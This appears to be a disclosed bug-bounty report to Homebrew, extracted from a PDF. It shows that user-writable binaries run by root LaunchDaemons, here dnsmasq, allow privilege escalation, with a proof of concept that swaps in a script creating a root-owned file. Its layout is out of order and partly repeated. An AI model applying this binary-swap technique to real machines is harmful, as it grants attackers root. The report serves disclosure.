<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.example.daemon</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Applications/example.app/Contents/Resources/example</string>
        <string>--listen</string>
    </array>

    <key>KeepAlive</key>
    <dict>
        <key>SuccessfulExit</key>
        <false/>
    </dict>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>

# ls -lah /Applications/example.app/Contents/Resources/example
-rwxr-xr-x 1 samuel admin 33M Jan 25 2018
/Applications/example.app/Contents/Resources/example
```

**How about something more
common?**



```
samuels-Mac:~ samuel$ sudo brew services start dnsmasq
Password:
==> Tapping homebrew/services
Cloning into
'/usr/local/Homebrew/Library/Taps/homebrew/homebrew-services'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 17 (delta 0), reused 12 (delta 0), pack-reused 0
Unpacking objects: 100% (17/17), done.
Tapped 1 command (50 files, 62.6KB).
==> Successfully started `dnsmasq` (label: homebrew.mxcl.dnsmasq)
```

```
samuels-Mac:~ samuel$ cat /Library/LaunchDaemons/homebrew.mxcl.dnsmasq.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>homebrew.mxcl.dnsmasq</string>
  <key>ProgramArguments</key>
  <array>
    <string>/usr/local/opt/dnsmasq/sbin/dnsmasq</string>
    <string>--keep-in-foreground</string>
    <string>-C</string>
    <string>/usr/local/etc/dnsmasq.conf</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>KeepAlive</key>
  <true/>
</dict>
</plist>
samuels-Mac:~ samuel$ ls -lah /usr/local/opt/dnsmasq/sbin
total 560
drwxr-xr-x  3 samuel  staff   96B Oct 18 2018 .
drwxr-xr-x 10 samuel  staff  320B May 20 12:24 ..
-r-xr-xr-x  1 samuel  staff  279K Oct 18 2018 dnsmasq
samuels-Mac:~ samuel$ echo "" >> /usr/local/opt/dnsmasq/sbin/dnsmasq
-bash: /usr/local/opt/dnsmasq/sbin/dnsmasq: Permission denied
```

```
samuels-Mac:~ samuel$ cat /tmp/evil.sh
#!/bin/sh
```

```
touch /Library/evil
```

```
exit 0
```

```
samuels-Mac:~ samuel$ ls -lah /tmp/evil.sh
-rwxr-xr-x  1 samuel  wheel      40B May 20 12:30 /tmp/evil.sh
samuels-Mac:~ samuel$ mv /usr/local/opt/dnsmasq/sbin/dnsmasq
/usr/local/opt/dnsmasq/sbin/dnsmasq.bak
samuels-Mac:~ samuel$ mv /tmp/evil.sh /usr/local/opt/dnsmasq/sbin/dnsmasq
samuels-Mac:~ samuel$ ls -lah /usr/local/opt/dnsmasq/sbin/
total 568
drwxr-xr-x  4 samuel  staff   128B May 20 12:31 .
drwxr-xr-x 10 samuel  staff  320B May 20 12:24 ..
-rwxr-xr-x  1 samuel  wheel   40B May 20 12:30 dnsmasq
-r-xr-xr-x  1 samuel  staff  279K Oct 18 2018 dnsmasq.bak
samuels-Mac:~ samuel$ ls -lah /Library/evil
ls: /Library/evil: No such file or directory
```

```
-- reboot --
```

```
samuels-Mac:~ samuel$ ls -lah /Library/evil
-rw-r--r--  1 root  wheel     0B May 20 12:34 /Library/evil
```

#586251 Homebrew installed LaunchDaemons create simple root esclations

Samuel Keeley (keeleysam) 107 Reputation Rank

6 #586251 Homebrew installed LaunchDaemons create simple root esclations Share: [f](#) [t](#) [g+](#) [in](#) [y](#) [e](#)

State: Resolved (Closed) Severity: High (7 ~ 8.9)
Disclosed: May 24, 2019 11:36am -0500 Participants: 
Reported To: Homebrew Visibility: Disclosed (Full)
Weakness: Privilege Escalation

[Collapse](#)

[ADD HACKER SUMMARY](#)

[TIMELINE · EXPORT](#)

keeleysam submitted a report to Homebrew. May 20th (8 days ago)

Many programs installed via Homebrew require services to function as expected - most of the time these are LaunchAgents but sometimes they need to run as root via LaunchDaemons to function properly. While Homebrew attempts to secure the executables run by the LaunchDaemons that it installs, any other program running as the user can easily swap out the program for a simple root escalation.

Reproduction steps:

- In this case, we'll be looking at dnsmasq, but there are many others
- 1. Install macOS Mojave 10.14.5, create an account and login.
- 2. Install homebrew with the instructions on brew.sh.
- 3. Run `brew install dnsmasq` - brew will tell the user to run `sudo brew services start dnsmasq`
- 4. Run `sudo brew services start dnsmasq` as prompted.


```
samuels-Mac:~ samuels$ sudo brew services start dnsmasq
Password:
==> Tapping homebrew/services
Cloning into '/usr/local/Homebrew/Library/Taps/homebrew/homebrew-services'...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 17 (delta 0), reused 12 (delta 0), pack-reused 0
Unpacking objects: 100% (17/17), done.
```




